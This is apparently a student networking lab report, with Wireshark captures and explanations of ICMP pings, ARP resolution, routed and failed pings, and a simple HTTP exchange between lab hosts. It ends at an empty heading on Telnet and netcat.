17	6.004641192	10.0.0.3	10.0.0.2	ICMP	98	Echo (ping) request id=0x0005, seq=7/1792, ttl=64 (reply in 18)
18	6.004675680	10.0.0.2	10.0.0.3	ICMP	98	Echo (ping) reply id=0x0005, seq=7/1792, ttl=64 (request in 17)
19	7.006665699	10.0.0.3	10.0.0.2	ICMP	98	Echo (ping) request id=0x0005, seq=8/2048, ttl=64 (reply in 20)
20	7.006697603	10.0.0.2	10.0.0.3	ICMP	98	Echo (ping) reply id=0x0005, seq=8/2048, ttl=64 (request in 19)
21	8.007487388	10.0.0.3	10.0.0.2	ICMP	98	Echo (ping) request id=0x0005, seq=9/2304, ttl=64 (reply in 22)

Part 2.2: This packet capture demonstrates a routed ping from 10.0.1.2 to 10.0.0.3 by showing the sequence of events as they appeared on the router's eth0 interface. The log begins with a series of ongoing **ICMP (Internet Control Message Protocol)** Echo request and reply packets. Crucially, these packets, having been forwarded by the router, show a **Time-to-Live (TTL)** value of 63 instead of their original 64, which is direct evidence that they have crossed a single router hop. This communication is then interrupted by an **ARP (Address Resolution Protocol)** exchange. The capture shows the replying client, 10.0.0.3, sending an ARP request to find the MAC address of its gateway (10.0.0.1), a necessary step for it to send the ICMP replies back across the network. Following this successful Layer 2 address resolution, the Layer 3 ICMP traffic immediately resumes, illustrating how a running network conversation can trigger a new ARP lookup when a cached address expires.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.1.2	10.0.0.3	ICMP	98	Echo (ping) request id=0x0002, seq=1/256, ttl=63 (reply in 2)
2	0.001146970	10.0.0.3	10.0.1.2	ICMP	98	Echo (ping) reply id=0x0002, seq=1/256, ttl=64 (request in 1)
3	1.287309251	10.0.1.2	10.0.0.3	ICMP	98	Echo (ping) request id=0x0002, seq=2/512, ttl=63 (reply in 4)
4	1.288608267	10.0.0.3	10.0.1.2	ICMP	98	Echo (ping) reply id=0x0002, seq=2/512, ttl=64 (request in 3)
5	2.311008852	10.0.1.2	10.0.0.3	ICMP	98	Echo (ping) request id=0x0002, seq=3/768, ttl=63 (reply in 6)
6	2.312076231	10.0.0.3	10.0.1.2	ICMP	98	Echo (ping) reply id=0x0002, seq=3/768, ttl=64 (request in 5)
7	3.341128714	10.0.1.2	10.0.0.3	ICMP	98	Echo (ping) request id=0x0002, seq=4/1024, ttl=63 (reply in 8)
8	3.341853000	10.0.0.3	10.0.1.2	ICMP	98	Echo (ping) reply id=0x0002, seq=4/1024, ttl=64 (request in 7)
9	4.348315412	10.0.1.2	10.0.0.3	ICMP	98	Echo (ping) request id=0x0002, seq=5/1280, ttl=63 (reply in 10)
10	4.349464442	10.0.0.3	10.0.1.2	ICMP	98	Echo (ping) reply id=0x0002, seq=5/1280, ttl=64 (request in 9)
11	5.057795851	PCSSystemtec_3f:75:…	PCSSystemtec_d1:f8:…	ARP	60	Who has 10.0.0.1? Tell 10.0.0.3
12	5.057816771	PCSSystemtec_d1:f8:…	PCSSystemtec_3f:75:…	ARP	42	10.0.0.1 is at 08:00:27:d1:f8:5d
13	5.408577435	10.0.1.2	10.0.0.3	ICMP	98	Echo (ping) request id=0x0002, seq=6/1536, ttl=63 (reply in 14)
14	5.410591798	10.0.0.3	10.0.1.2	ICMP	98	Echo (ping) reply id=0x0002, seq=6/1536, ttl=64 (request in 13)
15	6.421337519	10.0.1.2	10.0.0.3	ICMP	98	Echo (ping) request id=0x0002, seq=7/1792, ttl=63 (reply in 16)
16	6.422359900	10.0.0.3	10.0.1.2	ICMP	98	Echo (ping) reply id=0x0002, seq=7/1792, ttl=64 (request in 15)
17	7.430306913	10.0.1.2	10.0.0.3	ICMP	98	Echo (ping) request id=0x0002, seq=8/2048, ttl=63 (reply in 18)
18	7.431292946	10.0.0.3	10.0.1.2	ICMP	98	Echo (ping) reply id=0x0002, seq=8/2048, ttl=64 (request in 17)
19	8.468623337	10.0.1.2	10.0.0.3	ICMP	98	Echo (ping) request id=0x0002, seq=9/2304, ttl=63 (reply in 20)
20	8.470691540	10.0.0.3	10.0.1.2	ICMP	98	Echo (ping) reply id=0x0002, seq=9/2304, ttl=64 (request in 19)
21	11.438179420	PCSSystemtec_d1:f8:…	PCSSystemtec_3f:75:…	ARP	42	Who has 10.0.0.3? Tell 10.0.0.1
22	11.439060352	PCSSystemtec_3f:75:…	PCSSystemtec_d1:f8:…	ARP	60	10.0.0.3 is at 08:00:27:3f:75:b8

<u>Part 2.3:</u> This capture shows the network traffic generated when a ping is initiated to a non-existent IP address (10.0.0.5) on the local subnet. The log displays a series of outgoing **ARP (Address Resolution Protocol)** packets, which are Layer 2 broadcast messages sent by the source host (10.0.0.3) in an attempt to discover the physical MAC address associated with the target IP. Crucially, the capture contains no corresponding ARP replies, as no device on the network owns the IP address 10.0.0.5 to respond to the requests. This failure to resolve a MAC address prevents the operating system's IP stack from creating the necessary frame for an ICMP packet, and as a result, no ICMP Echo request packets are ever transmitted.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::a00:27ff:fe4f…	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:4f:f0:94
2	3.675501984	fe80::a00:27ff:fe3f…	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:3f:75:b8
3	3.934501811	fe80::a00:27ff:fe6e…	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:6e:96:f9
4	13.177555212	PCSSystemtec_3f:75:…	Broadcast	ARP	60	Who has 10.0.0.5? Tell 10.0.0.3
5	14.208815387	PCSSystemtec_3f:75:…	Broadcast	ARP	60	Who has 10.0.0.5? Tell 10.0.0.3
6	15.228977899	PCSSystemtec_3f:75:…	Broadcast	ARP	60	Who has 10.0.0.5? Tell 10.0.0.3
7	16.252770206	PCSSystemtec_3f:75:…	Broadcast	ARP	60	Who has 10.0.0.5? Tell 10.0.0.3
8	17.276590383	PCSSystemtec_3f:75:…	Broadcast	ARP	60	Who has 10.0.0.5? Tell 10.0.0.3
9	18.299603782	PCSSystemtec_3f:75:…	Broadcast	ARP	60	Who has 10.0.0.5? Tell 10.0.0.3
10	19.324610807	PCSSystemtec_3f:75:…	Broadcast	ARP	60	Who has 10.0.0.5? Tell 10.0.0.3

<u>Part 2.4:</u> This capture details the process of pinging a non-existent IP address (10.0.1.5) on a different subnet, as seen from the router's perspective. The sequence begins when a client (10.0.0.2) sends an **ICMP Echo request** to its gateway, the router, destined for the non-existent host. Upon receiving this packet, the router attempts to locate the final destination on the other subnet by sending its own **ARP broadcast requests**, asking "Who has 10.0.1.5?". Because the target IP does not exist, these ARP requests receive no reply. After failing to resolve the address, the router then generates and sends a new **ICMP Destination unreachable (Host unreachable)** message back to the original client (10.0.0.2) to report the delivery failure. This demonstrates the complete routing failure process: an ICMP request is received, the router fails to find the next hop via ARP, and an ICMP error is returned to the source.




No.	Time	Source	Destination	Protocol	Length	Info
4	1.030726914	10.0.0.2	10.0.1.5	ICMP	98	Echo (ping) request id=0x0004, seq=2/512, ttl=
5	2.031084102	PCSSystemtec_b9:ed:…	Broadcast	ARP	60	Who has 10.0.1.5? Tell 10.0.1.1
6	2.062687126	10.0.0.2	10.0.1.5	ICMP	98	Echo (ping) request id=0x0004, seq=3/768, ttl=
7	3.054322932	10.0.0.1	10.0.0.2	ICMP	126	Destination unreachable (Host unreachable)
8	3.054586906	10.0.0.1	10.0.0.2	ICMP	126	Destination unreachable (Host unreachable)
9	3.054641357	10.0.0.1	10.0.0.2	ICMP	126	Destination unreachable (Host unreachable)
10	3.061129049	10.0.0.2	10.0.1.5	ICMP	98	Echo (ping) request id=0x0004, seq=4/1024, ttl
11	3.062178269	PCSSystemtec_b9:ed:…	Broadcast	ARP	60	Who has 10.0.1.5? Tell 10.0.1.1
12	4.078046126	10.0.0.2	10.0.1.5	ICMP	98	Echo (ping) request id=0x0004, seq=5/1280, ttl
13	4.078549205	PCSSystemtec_b9:ed:…	Broadcast	ARP	60	Who has 10.0.1.5? Tell 10.0.1.1
14	5.101970422	10.0.0.2	10.0.1.5	ICMP	98	Echo (ping) request id=0x0004, seq=6/1536, ttl
15	5.102473370	PCSSystemtec_b9:ed:…	Broadcast	ARP	60	Who has 10.0.1.5? Tell 10.0.1.1
16	5.126131873	PCSSystemtec_4f:f0:…	PCSSystemtec_d1:f8:…	ARP	60	Who has 10.0.0.1? Tell 10.0.0.2
17	5.126155771	PCSSystemtec_d1:f8:…	PCSSystemtec_4f:f0:…	ARP	42	10.0.0.1 is at 08:00:27:d1:f8:5d
18	6.126363045	10.0.0.1	10.0.0.2	ICMP	126	Destination unreachable (Host unreachable)
19	6.126945344	10.0.0.1	10.0.0.2	ICMP	126	Destination unreachable (Host unreachable)
20	6.127008455	10.0.0.1	10.0.0.2	ICMP	126	Destination unreachable (Host unreachable)
21	11.150050543	PCSSystemtec_d1:f8:…	PCSSystemtec_4f:f0:…	ARP	42	Who has 10.0.0.2? Tell 10.0.0.1
22	11.151692857	PCSSystemtec_4f:f0:…	PCSSystemtec_d1:f8:…	ARP	60	10.0.0.2 is at 08:00:27:4f:f0:94
23	58.631891822	fe80::a00:27ff:fe4f…	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:4f:f0:94
24	89.486205078	fe80::a00:27ff:fed1…	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:d1:f8:5d
25	89.486675769	fe80::a00:27ff:feb9…	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:b9:ed:92
26	91.495554257	fe80::a00:27ff:fe3f…	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:3f:75:b8
27	106.643584892	fe80::a00:27ff:fe6e…	ff02::2	ICMPv6	70	Router Solicitation from 08:00:27:6e:96:f9

<u>Part 2.5:</u> To demonstrate a route that does not pass through the monitored interface (eth0), a ping was generated that remained entirely within the unmonitored subnet (Subnet2). Specifically, the client at 10.0.1.2 was used to ping its own gateway at 10.0.1.1. The corresponding Wireshark capture running on the router's eth0 interface remained empty, showing no captured packets. This is the correct and expected behavior because the entire ICMP conversation, including both the Echo request and Echo reply, occurs exclusively on the Subnet2 network segment. As the eth0 interface is only connected to Subnet1, it is completely blind to this isolated traffic, successfully demonstrating an understanding of network segmentation and fulfilling the task's requirements.




```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.1.1
PING 10.0.1.1 (10.0.1.1) 56(84) bytes of data.
64 bytes from 10.0.1.1: icmp_seq=1 ttl=64 time=1.49 ms
64 bytes from 10.0.1.1: icmp_seq=2 ttl=64 time=1.44 ms
64 bytes from 10.0.1.1: icmp_seq=3 ttl=64 time=1.27 ms
64 bytes from 10.0.1.1: icmp_seq=4 ttl=64 time=1.02 ms
64 bytes from 10.0.1.1: icmp_seq=5 ttl=64 time=0.674 ms
^C
--- 10.0.1.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4014ms
rtt min/avg/max/mdev = 0.674/1.178/1.491/0.300 ms
```




3 – Unencrypted communications

3.1 HTTP Server


Making the HTML file and booting up a server on port 8000 on 10.0.0.2:




Part 3.1.1: Accessing it from 10.0.1.2 by a web browser:




<u>Part 3.1.2:</u> When accessing the wrong port unable to connect is shown.




This capture shows the failed connection attempt when a client (10.0.1.2) tries to access the web server (10.0.0.2) on an incorrect port. The process begins with the client sending a **TCP [SYN]** packet, which is the standard first step to initiate a connection on the wrong port (e.g., 8081). However, because no service is listening on this port on the server, the server's operating system immediately rejects the attempt. Instead of continuing the handshake, it sends back a **TCP [RST, ACK]** packet, as highlighted in the capture. This Reset packet forcibly terminates the connection, signaling to the client that the port is closed. As a result, the TCP handshake is never completed, no HTTP traffic is exchanged, and the client's browser ultimately reports a connection error. The other ARP packets visible are the underlying mechanism that enables this TCP communication between the subnets.



Part 3.1.3: This capture illustrates a complete and successful HTTP transaction between a client (10.0.1.2) and a server (10.0.0.2) across the router. The communication begins with a standard three-way **TCP handshake** (packets 1-3), where the client sends a [SYN] packet, the server responds with [SYN, ACK], and the client confirms with an [ACK] to establish a reliable connection. Immediately following this, the client's browser sends an **HTTP GET** request (packet 4) to fetch the root web page. The server acknowledges the request and then sends the web page data, which is visible inside the **HTTP 200 OK** packet (packet 7). After the data has been successfully received and acknowledged by the client, the connection is closed gracefully with TCP [FIN, ACK] packets. In the background of this primary conversation, the capture also reveals necessary **ARP** traffic on the subnet (packets 11-14), where hosts resolve the IP address of their gateway to a MAC address, a required step for forwarding packets between the different networks.



Part 3.1.4: Hello from Server! Shown in the seventh packet in the TCP data segment.




3.2. Telnet and netcat

